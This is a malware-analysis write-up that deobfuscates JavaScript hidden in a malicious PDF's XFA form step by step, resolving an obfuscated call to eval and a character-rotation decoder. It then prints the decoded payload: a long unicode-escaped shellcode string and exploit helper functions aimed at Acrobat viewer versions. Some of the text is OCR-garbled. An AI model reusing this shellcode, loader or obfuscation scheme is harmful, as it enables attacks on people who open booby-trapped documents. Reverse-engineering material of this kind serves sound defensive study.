
REPORT

In this report I will show my workflow and approach to solve the problem

Tools used: PDF Stream Dumper, Webstorm IDE, Chrome.

First, I used PDF Stream Dumper to load the malicious PDF. The result is showed below



From the highlighted data summary, we can see that there no specific Action/JS to run. The malicious code may be embedded into Objects somewhere. Then I look at every Object (left Panel) to see if I find some interesting thing. Okay, one Object 1 contains XML file with embedded JavaScript, this is where I start with. You can use any other tools to extract Object 1.

I copied the content of this XML file to my favorite editor, WebStorm. Manually clean up all Non-JavaScript content and ended up with four JavaScript tags

Then I expanded all JavaScript tags and looked inside.

```
var p127 = "";
 var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
 var X0n = "";
 function sRi(x) {...}
 var aMr = "3t3in33f3o33ha" +
  "r3o3ee3a3u3es3a3e";
function mvA8H(x) {...}
function qmE(uindex, param1, param2) {...}
 function DwTo(a, b, c, d) {...}
 var upd = "Srg.rmCCdvlncp";
 var upd0 = "";
 var ii = 0;
 for (var i = 0; i < aMr.length; i++) {
     if (aMr[i] == "3")
         upd0 += upd[ii++];
      else
         upd0 += aMr[i];
 var xyz1 = upd0.slice(19, 23);
 var hCS = DwTo.call(xyz1, xyz1);
 var m7cZT = hCS(upd0.slice(23));
 var p1 = "(//[^\\/";
 for (var q = 0; q < PE.length - 3; q++)
      X0n += String. from CharCode (PE[q] - 2);
 var p2 = "(//[//";
 var j3 = "x" + X0n + p1 + "\d]\/g,'')";
 var pg = "z" + X0n + p2 + "] \setminus (g,',')";
 hCS(sRi(xfa.resolveNode("Image10").rawValue));
```

The advantage of WebStorm is that, all unused variables and functions will turn to Gray color, so I know that these variables/functions will not be used -> Deleted them to clean up the code. Only two functions left

```
function DwTo(a, b, c, d)
function sRi(x)
```

I performed a search when these two functions are called.

```
    Search for DwTo
        var hCS = DwTo.call(xyz1, xyz1);
    Search for sRi(x), result
        hCS(sRi(xfa.resolveNode("Image10").rawValue));
```

From the results, I see that hCS is a FUNCTION and DwTo.call will return a Function (we will check it later). Let take a look at result 2, go from inside out.

```
xfa.resolveNode("Image10").rawValue
```

This function will return the content of Image 10.

I copied this image content and put it into a variable for future use.

Next, I look at the sRi function

```
function sRi(x) {
   var s = [];

var z = hCs(j3);
   z = hCs(pg);

var ar = hCs("[" + z + "]");

for (var i = 0; i < ar.length; i++) {
   var j = ar[i];
   if ((j &gt;= 33) &amp; &amp; (j &lt;= 126)) {
        s[i] = String.fromCharCode(33 + ((j + 14) % 94));
   }
   else {
        s[i] = String.fromCharCode(j);
   }
}
return s.join('');
}
```

Clean up the code: replace '<' with '<', > with '>' and '&' with '&"

The return of this function is **s.join('')**; s is an array ([]). Join all elements in an array with a delimiter '' or space=> I guess this can be a text string. Look for when s's values are assigned.

```
s[i] = String.fromCharCode(33 + ((j + 14) % 94));

s[i] = String.fromCharCode(j);
```

```
String.fromCharCode(num1[, ...[, numN]])
```

Parameters

num1, ..., numN

A sequence of numbers that are UTF-16 code units. The range is between 0 and 65535 (0xFFFF). Numbers greater than 0xFFFF are truncated. No validity checks are performed.

Return va<u>lue</u>

A string of length N consisting of the N specified UTF-16 code units.

So, the element in s array is a string. Cool. Let looks at the argument for the String.fromCharCode function, we need to look for variable j (other numbers I don't care too much since I want to trace backward the flow of variable)

```
var j = ar[i];
next, what is ar and where to get i.
var i = 0; i < ar.length; i++ . Okay i is the index of ar and j is the
value of ar at index i.
Next find out what ar contains?
var ar = hCS("[" + z + "]"); What is z ?
->
var z = hCS(j3); What is j3 \Rightarrow search for j3 keyword
z = hCS(pg); What is pg? => search for pg keyword
If you put together to the point of j3 and run it in Webstorm console.
var X0n = "";
var p1 = "(//[^//";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
for (var q = 0; q < PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var j3 = "x" + X0n + p1 + "\d]\/g,'')";
console.log(j3)
The value of j3 = x.replace(/[^\/d]/g,'')
And the value of pg = z.replace(/[\/]/g,',')
var z = hCS(j3) = hCS(x.replace(/[^\/d]/g,''))
z = hCS(z.replace(/[\/]/g,','));
Now we only need to investigate what does function hCS do?
var hCS = DwTo.call(xyz1, xyz1);
What is xyz1?
var xyz1 = upd0.slice(19, 23);
What is upd0?
var upd0 = "";
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
       upd0 += aMr[i];
}
What are upd and aMr and ii?
var ii = 0;
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd = "Srg.rmCCdvlncp";
Putting them all together and run it.
```

```
var upd = "Srg.rmCCdvlncp";
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd0 = "";
var ii = 0;
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
         upd0 += upd[ii++];
    else
         upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
console.log(xyz1)
At this point the result for xyz1 is eval
Back to
var hCS = DwTo.call(xyz1, xyz1);
   → var hCS = DwTo.call(eval, eval);
Go to function DwTo
function DwTo(a, b, c, d) {
    var x = form2.Text10.name;
    var y = this[a];
    x = x + '3';
    return y;
}
Since this function returns y, so we only care about y. variable x does something but not contributes to
y, so I skip it and delete it.
var y = this[a];
```

a is the first argument which is eval => y = this[eval] and the function returns this[eval]

The most interesting part is here: this[eval]

If you do a little research on "this" function, it refers to its closet parent object. Since it is not nested inside any object -> it refers to global object -> that is the window object in browser. Let see what we have.

```
> window.eval
< f eval() { [native code] }</pre>
```

Ohh, it's a function. That's exactly what I expected from the beginning. We can simplify function like this

```
z = hCS(j3);
z = hCS(x.replace(/[^\/d]/g,''));
z = window.eval(x.replace(/[^\/d]/g,''))
So now we have everything. Let put them all together in the function
function sRi(x) {
      x = image values = qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/.....
 var s = [];
 var z = hCS(j3) = window.eval(x.replace(/[^\\d]/g,'')) = 10/10/32/32/32/32/.....
  var ar = hCS("[" + z + "]") = window.eval([10, 10, 32, 32, 32, 32, 32,.....]) = [10, 10, 32, 32, 32, 32,
32,....]
 for (var i = 0; i < ar.length; i++) {</pre>
   var j = ar[i];
   if ((j >= 33) \&\& (j <= 126)) {
     s[i] = String.fromCharCode(33 + ((j + 14) % 94));
   }
   else {
     s[i] = String.fromCharCode(j);
   }
 }
 return s.join(");
}
```

We are done, when you console.log the result you will find a very interesting script

" pl27 =

"\u06eb\u0000\u0000\u05eb\uf9e8\uffff\u5aff\uc283\u8718\u8bd6\u33fe\u66c9\ue0b9\ufc01\u35ad \u9f95\u87ab\ue2ab\u05f7\u430f\u9587\uab9f\u16da\uae72\u490c\u471e\u9487\uab9f\u5cb4\u20f b\ua5b2\uab9f\u1e87\ua7e9\ue30c\u2083\u9dc1\ud514\u1ea7\ucda9\udabe\ude87\uf375\ue4a6\ue 191\u2673\ua932\uab99\u1887\u5322\u9582\u439f\u9101\uab9f\u000a\uacec\u9587\u54cd\u6d12\ uab9a\u1087\ua45f\u3a03\uab9c\u1887\uc32a\u9581\u269f\ub53a\uab99\u7d87\uafff\u9587\u3e12 \u90fb\uab9f\u6ad5\u530a\u9582\u2e9f\u9a47\u221b\u9584\u269f\ue532\uab99\u1887\u8f22\u958 $1\u439f\u91bd\uab9f\u000a\uae17\u9587\u54cd\u6d12\uab9a\u1087\ua45f\uf603\uab9c\u1887\u2f$ 2a\u9581\u269f\ua13a\uab99\u7d87\uaf8b\u9587\ue812\u52b3\u379f\u9587\ufb9f\u0078\uad83\u9 587\u6b1a\u98f3\ue812\u16b3\uafe7\u9a81\u831d\u6a78\u2660\ufa02\uab9a\uc587\u3e60\u9397\ uab9f\u5502\u2f90\u969b\uab9f\u160e\uab43\u9587\uee12\uf35c\ua314\u1ce1\u7314\u9587\ucd9f \udd0c\ucd9d\u1e0e\uab45\u9587\u28f9\u4d3c\uab9f\u9c87\u2f90\u91f8\uab9f\u000a\uaefc\u9587 \u54cd\u6d12\uab9a\u1087\ua45f\u4e03\uab9d\u9087\ubb9f\u9587\u2816\u9553\uab9f\u93ed\uab f7\u92f7\uc19f\u1887\u3a0a\u9581\uf99f\u2678\uab4b\u9587\u2177\u9584\u2e9f\u9a47\u061b\u9 585\u229f\u7904\uab9f\uff87\uc39e\ue587\uab98\u95ed\u3e12\u9317\uab9f\u6ad5\u7f2c\u9587\u 439f\u96e6\uab9f\u5502\u2f90\u9703\uab9f\u160e\uab7f\u9587\uaff5\u95ef\uab8f\ufd87\uab9f\u9 907\uabf5\u0078\uad9b\u9587\u6b1a\u1188\ua9fd\u9587\u2816\u956f\uab9f\u6d0c\u2814\u956b\

uab9f\uf32c\u101c\u955f\uab9f\ue78c\u208e\u9d02\uab99\u3e87\u2814\u956b\uab9f\u3e2c\ua474 \u100c\uad97\u9587\u2034\u7504\uab9f\u3e87\u1334\u95a7\ua397\u2de1\uaabf\uf32c\u6bac\u2d 2c\u8b9f\u9587\u1334\u95c7\uab9f\u2d2c\uabbf\u9d8f\u1234\u9a78\uab9f\u4c70\u52bc\u5a06\ua a9f\u9587\u1e12\u901f\uab9f\ueb3e\uab98\u1487\uaf5e\u9586\u589f\u2523\u01de\u14e1\uab60\u $e797\u2069\u7d14\uab9f\u1487\uab5d\u1587\u1293\u8587\uab9f\u260c\uab77\u9587\u0f6c\u6fbc\u966c$ u44ed\u180a\uad04\u9587\u20f9\u4d04\uab9f\uf387\uaaa6\u9af3\u6a1c\uf395\u921c\u9a87\u0a1b \u9586\u409f\uf36b\u2814\u955d\uab9f\uace1\ua9de\u85f3\u6a1c\uf395\ud21c\u9585\u2f90\u940 $3\uab9f\u7f6c\u2016\u9557\uab9f\u000a\uad08\u9587\uea15\u1d97\uaadd\u91ed\uabf7\u9bc7\uc1$ 9f\uc787\u3814\u955b\uab9f\u5706\ubb9f\u9587\u43cd\u97ae\uab9f\u5502\u2f90\u94cb\uab9f\u1 ec7\u2667\u7104\uab9f\uc587\uebf5\u94ed\u54c8\u9d12\uab99\u1e87\u7b14\u9587\u219f\u84c6\ uac17\u160c\uab43\u9587\u2014\u9557\uab9f\ud484\u5493\ufd57\ua877\u9587\u3e60\u939f\uab9 f\u95ed\uabf5\u95ed\uabf5\u100a\uaed7\u9587\u54cf\ub112\uab99\uff87\uc19f\uff87\uc19c\uff87\ uc39f\u943c\uab9f\u180a\uaed2\u9587\ufbce\u0078\uadb7\u9587\uabf5\u95ef\u2b9f\uff87\uc19f\u ff87\u269f\uce0a\uab9a\uc487\uabf5\u6ad7\u870a\u9581\uc39f\u9587\ua71f\u2678\uab77\u9587\u aef5\u180a\uaed7\u9587\ufbce\u0078\uadaf\u9587\u2014\u9557\uab9f\ud40c\ua89b\u4904\uab9f\ u1c87\u5b1c\u9587\u209f\u450c\uab9f\u1e87\ua3de\u1684\uab43\u9587\u2816\u9573\uab9f\u7d3 9\uab9c\u7d87\uabe3\u9587\uded1\u7d7f\uabeb\u9587\u5b14\uf86f\uab9f\u1e87\u4367\u95e1\ua b9f\u6ad1\u5b0c\u9587\uc39f\u947f\uab9f\u95ed\u3e60\u938b\uab9f\uc5d0\ufbcf\u6d0c\u8b27\u9 d87\u1297\u95fd\uab9f\u3e74\u6bac\u3ee1\u3e60\u93bf\uab9f\uca11\u3726\u9587\u1b9f\u66c5\u f335\ufdd8\uab03\u9587\ufdcf\u0078\uadab\u9587\u54c8\u6514\uab9f\ufd87\ub817\u9587\u3e60\ u939f\uab9f\u95ed\u54f5\u0078\uad9f\u9587\u2e12\u9014\uab9f\u94ed\u28f9\u4d3c\uab9f\u9e87 \uaaed\uc5d7\ufbcf\uc5d7\uc1cf\uff87\u549f\u6114\uab9f\u5687\u98c8\ua678\u075f\u5503\ua6eb\ uf4bb\ua9e3\ub5ab\u645e\u968a\u4067\u026b\u68c0\uc37b\uf8c8\u1ed6\u2267\ub1cb\u2643\ua9f $6\u2032\u9dd3\u2ee7\ue155\ua8c3\ub1d3\u2043\ub5dd\uf79c\u49a3\ue114\u1e9f\ua8ac\ub1f3\u4$ 343\u6a31\u5460\u52bc\uaceb\u5604\u499b\u7e6b\u20a7\u8dc5\u6ab4\ue70c\ua8bb\ub1f3\uf943\ u973c\uab9f\u6287\uf17c\u5384\u62ac\u1ee1\u2097\u89fd\u79ac\u913c\uab9f\u1e87\u5c5e\u9664 \u8fdb\u965b\u2058\u9687\u8fdb\u7e5b\u989d\ucc47\uf4c4\u56d9\u6314\ua82a\u1024\u2e3c\ua3 eb\ue26f\u5460\u3e78\u5b74\uc344\uf9c8\uc6d6\uef68\u8da3\u5460\u6a78\ue6eb\ud170\ub7bb\u $6a78 \ u5460 \ ud6f3 \ u2063 \ ub1cb \ u2eb7 \ ue14e \ u20a5 \ ub1f3 \ u2087 \ ub1fb \ u2083 \ ub1db \ u20bb \ ub1db \ u2eb7 \ ub1fa \ ub1fa$ 3\u90bf\ue24c\ufdb9\uc4d0\u2ecd\ue055\u589b\u7e21\u2191\ub781\u919d\ue080\ued99\ud7c0\ud ed6\ucf75\uf4c6\ue1d9\ue095\u96f3\u40d9\ua651\u405f\u1e85\uf059\ucfde\uf5c0\u8545\uea9f\uf0 $d0\ue2f0\ue2f0\ue5e8\uf1e6\uc9f0\ubbe2\uc4fc\u95ea\uabb0\ue1e9\uc7fb\u95eb\uc7fc\uf6e5\udff$ e\ubbf6\uc7fb\u95eb\uc8de\ufaf5\ucfcd\ua7b4\uceb1\uf0ff\udc9f\ufbee\uc5f6\ue1e2\ucfb1\uf9eb\u $\label{lem:degfuf0f4} $$ de9f\uf0f4\u98ed\ubbb5\uc7fb\u95eb\uab9f\u9587\u4353\u9587\uab9f\u16da\uae72\u16e1\u537b\u95eb\u95eb\u95eb\u9587\u9587\u9587\u95eb\u95e$ u490c\u471e\u94a7\uab9f\u6a37\uaf26\u9586\u269f\u733a\uab9e\u6787\ue431\u9241\uc19f\uff87 \uc39f\u9578\uab9f\u1e0a\u556f\u6a78\u26ce\u7312\uab9e\uc787\uabf5\u0078\uab17\u9587\uaef 5\u060a\u556f\u6a78\u54cd\ue912\uab9f\uff87\uc19f\u6a78\uc30a\u9587\uab9f\u9587\uab9f\u958 7\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab 9f\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\u9587\uabpq\uabqq\u9587\uabpq\u9587\uab 87\udd9f\u1ec1\ud115\u5f69\ue085\ue7ac\ub798\ubb39\u48af\u9630\u1087\u170c\u4735\u7b3b\u c3fe\u1d71\u3b92\ub8c6\uc005\u0847\u10fa\u2e3c\u9924\u3ae7\u1014\u2e3c\ubb24\ub2bf\u5e69 \u1dda\u2c33\ucf6b\u2f19\uf6b3\u1023\u2e3c\u4424\u3a38\u3794\uef18\u10fb\u2e3c\u6824\uc9d 5\u69c2\u958f\udff5\u1cd5\uab94\u9587\u5aaf\u9581\u435f\u9581\u0acf\u9586\ud8eb\u958c\uab9 $e\\u0ef7\\uab99\\u0687\\uab99\\u2927\\uab9e\\ue6f3\\uab94\\u9585\\u31ef\\u9581\\u399f\\u9581\\u173f\\u9581\\u9$ $86 \mid ud8eb \mid u958d \mid uab9f \mid u9587 \mid uab9f \mid u9587 \mid uab9f \mid u9586 \mid uab9f \mid u9587 \mid uab9f \mid u9586 \mid u09586 \mid u095$

var

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K7r1 =

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```
function pack(i){
    var low = (i & 0xffff);
    var high = ((i>>16) & 0xffff);
    return String.fromCharCode(low)+String.fromCharCode(high);
}
function unpackAt(s, pos){
    return s.charCodeAt(pos) + (s.charCodeAt(pos+1)<<16);
}
function packs(s){
    result = "";
        for (i=0;i<s.length;i+=2)
        result += String.fromCharCode(s.charCodeAt(i) + (s.charCodeAt(i+1)<<8));
        return result;
    }
function packh(s){</pre>
```

```
return String.fromCharCode(parseInt(s.slice(2,4)+s.slice(0,2),16));
}

function packhs(s){
  result = "";
  for (i=0;i<s.length;i+=4)
  result += packh(s.slice(i,i+4));
  return result;
}

function G6G(x){
  try {
    return o[app.viewerType][app.viewerVersion][x];
  }
  catch (e) {}

return 0x30303030+0x11111111;
}</pre>
```